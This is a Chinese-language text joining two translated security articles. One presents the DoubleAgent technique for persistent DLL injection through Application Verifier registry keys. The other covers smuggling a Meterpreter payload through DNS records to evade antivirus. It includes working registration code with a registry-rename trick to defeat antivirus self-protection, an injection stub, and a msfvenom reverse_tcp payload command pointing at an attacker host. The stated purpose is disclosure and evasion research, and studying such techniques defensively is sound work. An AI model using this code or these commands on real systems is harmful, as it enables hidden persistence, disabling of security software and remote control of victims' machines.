效，包括下面的反病毒产品，但不限于这些：Avast，AVG，Avira，Bitdefender，Comodo，ESET，F-Secure，Kaspersky，Malwarebytes，McAfee，Norton，Panda，Quick Heal 和 Trend Micro。

2、安装持久化恶意软件：安装恶意软件，即使是重启系统也能“存活”的恶意软件。

3、劫持权限：劫持一个现有信任进程的权限，伪装成信任进程执行一些恶意操作，如窃取数据、C2 通信、横向运动、偷取和解密敏感数据。

4、改变进程行为：修改进程行为，如安装后门、降低加密算法，等等。

5、攻击其他用户会话：将代码注入到其他用户会话的进程中(系统、管理员等等)。

6、更多其它情况。

三、技术详情

1.微软应用验证器提供者

微软通过微软应用程序验证器提供者 DLL，提供了一个标准的方法，用于为本机代码安装运行时验证工具。验证器提供者 DLL 是一个 DLL，会被加载到进程中，并负责为应用程序执行运行时验证。

为了注册一个新的应用程序验证器提供者 DLL，需要创建一个验证器提供者 DLL，并通过在注册表中创建一组键值来注册它。

一旦将该 DLL 注册为某个进程的验证器提供者 DLL，在每次启动该进程时，该 DLL 将被 Windows 加载者长期注入到这个进程中，即使是在重启/更新/重装/打补丁之后，也同样有效。

2.注册

应用程序验证器提供者会被注册为一个可执行文件名，意味着每个 DLL 会绑定到一个特定的可执行文件名上，并且带有该注册名的进程在每一次启动新进程时，该 DLL 就会被注入到该进程中。

例如，如果将 DoubleAgentDll.dll 注册到 cmd.exe 上，当启动“C:-cmd.exe”和“C:-Windows-System32-cmd.exe”时，DoubleAgentDll.dll 就会被注入到这两个进程中。

一旦被注册，每次使用该注册名称创建新进程时，操作系统就会自动进行注入。该注入将会持续发生，不论重启/更新/重装/补丁，或其它任何情况。

可以通过使用我们公开的 DoubleAgent 项目，注册一个新的应用程序验证器提供者。

```
Usage:  DoubleAgent.exe installuninstallrepair process_name
e.g.      DoubleAgent.exe install cmd.exe
```


或者使用我们的验证模块，将注册能力整合到一个存在的项目中。

```
/*
 * Installs an application verifier for the process
 */
DOUBLEAGENT_STATUS VERIFIER_Install(IN PCWSTR pcwszProcessName, IN PCWSTR pcwszVrfDllName, IN PCWSTR pcwsz
VrfDllPathX86, IN PCWSTR pcwszVrfDllPathX64);
/*
 * In some cases (application crash, exception, etc.) the installuninstall functions may accidentally leave
 the machine in an undefined state
 * Repairs the machine to its original state
 */
DOUBLEAGENT_STATUS VERIFIER_Repair(VOID);
/*
 * Uninstalls the application verifier from the process
 */
VOID VERIFIER_Uninstall(IN PCWSTR pcwszProcessName, IN PCWSTR pcwszVrfDllName);
```


在底层，注册进程将会在下面的注册表项中创建两个注册表键值：

“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\PROCESS_NAME”

```
/* Creates the VerifierDlls value and sets it to the verifier dll name */
    bCreatedVerifierDlls = (ERROR_SUCCESS == RegSetKeyValueW(hIfeoKey, pcwszProcessName, VERIFIER_VERIFIERDL
LS_VALUE_NAME, REG_SZ, pcwszVrfDllName, dwVrfDllNameLenInBytes));

    /*
     * Creates the GlobalFlag value and sets it to FLG_APPLICATION_VERIFIER
     * Read more: https://msdn.microsoft.com/en-us/library/windows/hardware/ff542875(v=vs.85).aspx
     */
    bCreatedGlobalFlag = (ERROR_SUCCESS == RegSetKeyValueW(hIfeoKey, pcwszProcessName, VERIFIER_GLOBALFLAG_V
ALUE_NAME, REG_DWORD, &dwGlobalFlag, sizeof(dwGlobalFlag)));
```


最终的结果应该是：

一些反病毒软件会尝试保护“Image File Execution Options”中它们的进程对应的键值。如一款反病毒软件可能会尝试阻止任何对“Image File Execution Options\ANTIVIRUS_NAME”的访问。

对于这种简单的保护机制，通过稍微修改一下注册表路径，就可以轻松的绕过去。如，我们不需要访问“Image File Execution Options\ANTIVIRUS_NAME”，我们首先可以对“Image File Execution Options”重新命名成一个临时的名称，如“Image File Execution Options Temp”，然后，在“Image File Execution Options Temp\ANTIVIRUS_NAME”

下，创建一个新的注册表键值，最后，再将这个临时名称重命名成原来的名称“Image File Execution Options”。

因为我们创建的新注册表键值是在“Image File Execution Options Temp\ANTIVIRUS_NAME”下，不是在“Image File Execution Options\ANTIVIRUS_NAME”下，因此，这足以绕过反病毒软件的自我保护机制。

在我们测试的所有反病毒软件中，只有个别几款反病毒软件会尝试保护它们的注册表键值，不过，我们使用“重命名技巧”可以绕过所有的反病毒软件。

这个“重命名技巧”已经运用到了我们的验证模块中。

```
/* Creates the VerifierDlls value and sets it to the verifier dll name */
    bCreatedVerifierDlls = (ERROR_SUCCESS == RegSetKeyValueW(hIfeoKey, pcwszProcessName, VERIFIER_VERI
FIERDLLS_VALUE_NAME, REG_SZ, pcwszVrfDllName, dwVrfDllNameLenInBytes));

    /*
     * Creates the GlobalFlag value and sets it to FLG_APPLICATION_VERIFIER
     * Read more: https://msdn.microsoft.com/en-us/library/windows/hardware/ff542875(v=vs.85).aspx
     */
    bCreatedGlobalFlag = (ERROR_SUCCESS == RegSetKeyValueW(hIfeoKey, pcwszProcessName, VERIFIER_GLOBAL
FLAG_VALUE_NAME, REG_DWORD, &dwGlobalFlag, sizeof(dwGlobalFlag)));

    /*
     * The key creation might fail because some antiviruses protect the keys of their processes under
the IFEO
     * One possible bypass is to rename the IFEO key name to a temporary name, create the keys, and re
stores the IFEO key name
     */
    if ((FALSE == bCreatedVerifierDlls) || (FALSE == bCreatedGlobalFlag))
    {
        /* Renames the IFEO key name to a temporary name */
        if (ERROR_SUCCESS != RegRenameKey(hIfeoKey, NULL, VERIFIER_IMAGE_FILE_EXECUTION_OPTIONS_NAME_
TEMP))
        {
            DOUBLEAGENT_SET(eStatus, DOUBLEAGENT_STATUS_DOUBLEAGENT_VERIFIER_REGISTER_REGRENAMEKEY_FAI
LED);
            goto lbl_cleanup;
        }
        bKeyRenamed = TRUE;

        /*
         * Opens the temporary IFEO key
         * The key is reopened because some antiviruses continue monitoring and blocking the handle th
at opened the original IFEO
         */
        if (ERROR_SUCCESS != RegOpenKeyExW(HKEY_LOCAL_MACHINE, VERIFIER_IMAGE_FILE_EXECUTION_OPTIONS_
SUB_KEY_TEMP, 0, KEY_SET_VALUE | KEY_WOW64_64KEY, &hIfeoKeyTemp))
        {
            DOUBLEAGENT_SET(eStatus, DOUBLEAGENT_STATUS_DOUBLEAGENT_VERIFIER_REGISTER_REGOPENKEYEXW_FA
ILED_TEMP_IFEO);
            goto lbl_cleanup;
        }

        if (FALSE == bCreatedVerifierDlls)
        {
            /* Tries again to create the VerifierDlls value */
            if (ERROR_SUCCESS != RegSetKeyValueW(hIfeoKeyTemp, pcwszProcessName, VERIFIER_VERIFIERDLL
S_VALUE_NAME, REG_SZ, pcwszVrfDllName, dwVrfDllNameLenInBytes))
            {
                DOUBLEAGENT_SET(eStatus, DOUBLEAGENT_STATUS_DOUBLEAGENT_VERIFIER_REGISTER_REGSETKEYVAL
UEW_FAILED_VERIFIERDLLS);
                goto lbl_cleanup;
            }
            bCreatedVerifierDllsTemp = TRUE;
        }

        if (FALSE == bCreatedGlobalFlag)
        {
            /* Tries again to create the GlobalFlag value */
            if (ERROR_SUCCESS != RegSetKeyValueW(hIfeoKeyTemp, pcwszProcessName, VERIFIER_GLOBALFLAG_
VALUE_NAME, REG_DWORD, &dwGlobalFlag, sizeof(dwGlobalFlag)))
            {
                DOUBLEAGENT_SET(eStatus, DOUBLEAGENT_STATUS_DOUBLEAGENT_VERIFIER_REGISTER_REGSETKEYVAL
UEW_FAILED_GLOBALFLAG);
                goto lbl_cleanup;
            }
            bCreatedGlobalFlagTemp = TRUE;
        }
    }
```

3.注入


每一个进程启动时，操作系统会通过调用 ntdll 的 LdrInitializeThunk 函数，将控制权从内核模式转向用户模式。从这一刻起，ntdll 开始负责该进程的初始化过程(初始化全局变量、加载输入、等)，并且最终将控制权转到该执行程序的主函数。

```
00007FFC80C96D50 ; Exported entry 135. LdrInitializeThunk
00007FFC80C96D50
00007FFC80C96D50
00007FFC80C96D50
00007FFC80C96D50 public LdrInitializeThunk
00007FFC80C96D50 LdrInitializeThunk proc near
00007FFC80C96D50 push    rbx
00007FFC80C96D52 sub     rsp, 20h
00007FFC80C96D56 mov     rbx, rcx
00007FFC80C96D59 call    LdrpInitialize
00007FFC80C96D5E mov     dl, 1
00007FFC80C96D60 mov     rcx, rbx
00007FFC80C96D63 call    ZwContinue
00007FFC80C96D68 mov     ecx, eax
00007FFC80C96D6A call    RtlRaiseStatus
```


在该进程处于一个早期阶段时，此时，只加载了 ntdll.dll 模块和该可执行文件(NS.EXE)。


```
1: kd> lmu
start             end                 module name
00007ff6`9cd00000 00007ff6`9cd52000   NS         (deferred)
00007ffc`80c20000 00007ffc`80de1000   ntdll      (pdb symbols)
1: kd>
```


随后，Ntdll 开始对该进程进行初始化，大部分初始化过程发生在 ntdll 的 LdrpInitializeProcess 函数过程中。





通常，初始化过程中，第一个被加载的 DLL 是 kernel32.dll。

```
00007FFC80CAFD94 lea     r9, [rsp+3E8h+var_2D0]
00007FFC80CAFD9C lea     r8, LdrpKernel32DllName
00007FFC80CAFDA3 xor     edx, edx
00007FFC80CAFDA5 mov     ecx, 801h
00007FFC80CAFDAA call    LdrLoadDll
00007FFC80CAFDAF mov     [rsp+3E8h+var_398], eax
00007FFC80CAFDB3 test    eax, eax
00007FFC80CAFDB5 js      loc_7FFC80CAFE70
```



但是如果存在应用程序验证器，ntdll 的 LdrpInitializeProcess 函数会调用 AVrfInitializeVerifier 函数，调用该函数的结果是：在加载 kernel32 前，我们的验证器提供者 DLL 会首先被加载。





该 DLL 在任何其它系统 DLL 加载前被加载，其结果就是：将该进程的绝对控制权交给了我们。

```
1: kd> lmu
start             end                 module name
00007ff6`f6520000 00007ff6`f6572000   NS         (deferred)
00007ffc`73170000 00007ffc`73176000   DoubleAgentDll   (deferred)
00007ffc`73400000 00007ffc`7346d000   verifier   (deferred)
00007ffc`7e250000 00007ffc`7e411000   ntdll      (pdb symbols)

1: kd>
```


一旦我们的 DLL 被 ntdll 加载，我们的 DLLMain 函数就会被调用，从而，在受害进程中，我们就可以自由的做我们想做的事情了。

```
static BOOL main_DllMainProcessAttach(VOID)
{
    DOUBLEAGENT_STATUS eStatus = DOUBLEAGENT_STATUS_INVALID_VALUE;

    /*
     ****************************************************************************
     Enter Your Code Here
     ****************************************************************************
     */

     /* Succeeded */
    DOUBLEAGENT_SET(eStatus, DOUBLEAGENT_STATUS_SUCCESS);

    /* Returns status */
    return FALSE != DOUBLEAGENT_SUCCESS(eStatus);
}
```


四、如何缓解

微软为杀毒厂商提供了全新的设计概念，叫做“受保护进程”。这个新概念是专门为反病毒服务设计的。反病毒进程可以作为“受保护进程”被创建，并且这个“受保护进程的基础设施”只允许那些受信任的、签名的代码去加载，并且内置了代码注入攻击防御功能。这意味着即使一个攻击者发现了一个新的 0day 代码注入技术，它也不能被用于对抗反病毒软件，因为它的代码没有被签名。但是，目前没有哪个反病毒软件应用了这种设计概念(除了微软的 Defender)，尽管微软在 3 年前就已经推出了这个设计概念。

需要注意的重要一点是，即使反病毒厂商会阻止注册企图，代码注入技术和持久化技术还是会永远存在，因为它是操作系统的合法功能。

五、源代码

你可以在我们公司的公共 Github 上找到 DoubleAgent 技术的源代码。

六、总结

攻击者总是会不断进化、并发现新的 0day 攻击。我们需要付出更多的努力去探测和阻止这些攻击，并且不要盲目相信传统的安全解决方案，正如这里所演示的，它不仅对 0day 攻击无效，而且还为攻击者创造复杂和致命攻击打开了新的机会。

通过 DNS 传输后门来绕过杀软

译者：江南忆
译文来源：【安全客】http://bobao.360.cn/learning/detail/3466.html
原文来源：
https://www.linkedin.com/pulse/bypassing-anti-viruses-transfer-backdoor-payloads-dns-mohammadbagher

前言

在本篇文章里，我想解释怎么样不使用加密数据的方法也能绕过杀软，同时我也想在 github 上分享源代码。

https://github.com/DamonMohammadbagher/NativePayload_DNS

我想使用 DNS 协议来传输我的后门载荷，从攻击者的机器到客户端机器。这种情况下，我们的后门代码就不需要是硬编码的或者加密的了。

因此被杀软检测出来的风险就很低了。

为什么是 DNS 协议？

因为在大多数的网络里 DNS 流量都是有效的，IPS/IDS 或者硬件防火墙都不会监控和过滤 DNS 流量。我知道你可以使用 SNORT IPS/IDS 或者类似的东西来检测 DNS 流量，但是在 DNS 流量里使用特征检测出新的载荷非常困难。当然网络管理员也有可能这么做。

本篇文章我想给你展示一个在 DNS 的请求和回应流量里隐藏你的载荷的方法。

漏洞点在哪儿呢？

如果你想要在后门文件中利用非加密或者无硬编码的攻击负荷，比如现在这种情况，你需要利用像 http,DNS ...这样的网络协议把攻击负荷从你的系统传送到目标机上。这种情况下，我们想通过 DNS 协议传送攻击负荷，并同时在目标机器的内存里执行这些攻击载荷。因此漏洞点在于攻击载荷的位置，还在于杀软检测恶意样本的方式。因为在这种情况下，我们不会保存攻击载荷到文件系统，载荷只是在内存里，流量里。

很不幸运的是，各种杀软为检测恶意代码，监控网络流量，监控及扫描内存的，却不是很有效。甚至大多数杀软不管是否有 IPS/IDS 特性，都是根本无效的。

例子：后门载荷隐藏在拥有 PTR 记录和 A 记录的 DNS 域中。




图 1：DNS 域(IP 地址到 DNS 全称域名)

注：图片一的红色翻译：

第一行：Meterpreter 载荷的第一行数据 {载荷}.1.com

左下方：时间设置，后门核心代码每十分钟重连一次攻击者，每 5 分钟建立一次连接。1.1.{10}.{5}

右下方：绕过比如像 Snort 对 DNS 流量的基于特征检测攻击载荷的好办法(可能);-)，拆分攻击载荷到 1-5 记录。你可以利用 NSLOOKUP 来还原这些记录，每隔一段时间比如(每 2 分钟：获取一个记录)

正如你所见，这个 DNS 域中，我有两个很像是全称域名的 PTR 类型的记录，隐藏了 Meterpreter 载荷。还有两个 PTR 类型的记录保存了后门重连的时间设置，还有一个 A 类型的记录也是保存了时间设置。

拆分载荷数据到记录! 如果你想绕过防火墙或者 IPS/IDS 对 DNS 流量的基于特征的检测。


拆分的一个好办法是，把你的攻击载荷拆分到 PTR 类型的 DNS 记录里，或者其他你可以加密载荷并使用的协议里。这取决于你和你的目标网络。

正如图 1 里，我把 Meterpreter 载荷的第一行数据拆分到 5 个记录里。因此这些记录里的载荷等于记录 1.1.1.0。

例子: 1.0.1.0 + 1.0.1.1 + 1.0.1.2 + 1.0.1.3 + 1.0.1.4 = 1.1.1.0。

在客户端 ,你可以使用其他的工具或者技术 ,从假冒的 DNS 服务器获取还原出这些载荷。不过，我打算利用 NSLOOKUP 命令行实时获取，因为我觉得这比较简单。

在图片 2，我尝试用 NSLOOKUP 工具测试假冒的 DNS 服务器到客户端的 DNS 流量。



图片 2：Nslookup 命令及 DNS 流量测试。

注：图 2 里的红色翻译如下：Meterpreter 载荷通过 DNS 协议传输的流量。现在怎么检测呢？有思路吗？

现在我要讲下，怎么样在 Linux 里创建假冒的 DNS 服务器，以及 Meterpreter 载荷如何保存拆分到 DNS 记录。最后我要利用我的工具 NativePayload_DNS.exe 来执行这些载荷，并得到一个 Meterpreter 连接会话。

步骤 1:一步步的创建拥有 Meterpreter 载荷的假冒 DNS 服务器：

本步骤中，你可以利用 Msfvenom 创建一个 Meterpreter 载荷，像图片 4 中那样。并把载荷一行一行的拷贝到 dns.txt 文件中，然后利用 DNSSpoof 在 Kali Linux 中创建一个假冒的 DNS 服务器。

不过我首先展示 EXE 模式的 Meterpreter 载荷，并用所有的杀软测试，然后你会发现绝大多数杀软都可以检测出来。

为什么我要展示着一点呢？

因为我想表明给你看，同一个攻击载荷，用两种技术，一是 EXE 模式，二是 DNS 传输。你会看到杀软可以检测出 EXE 模式的载荷，但是不能检测出利用第二个技术”DNS 传输”的载荷。但我们知道这两种方法是同一个载荷。

例子 1，EXE 模式的载荷 :

```
msfvenom –-platform windows –arch x86_64 –p windows/x64/meterpreter/reverse_tcp lhost=192-168-1-50 –f exe > /root/Desktop/payload.exe
```

下边图 3 你会看到，我的 EXE 模式的载荷被 11 款杀软检测出来了。

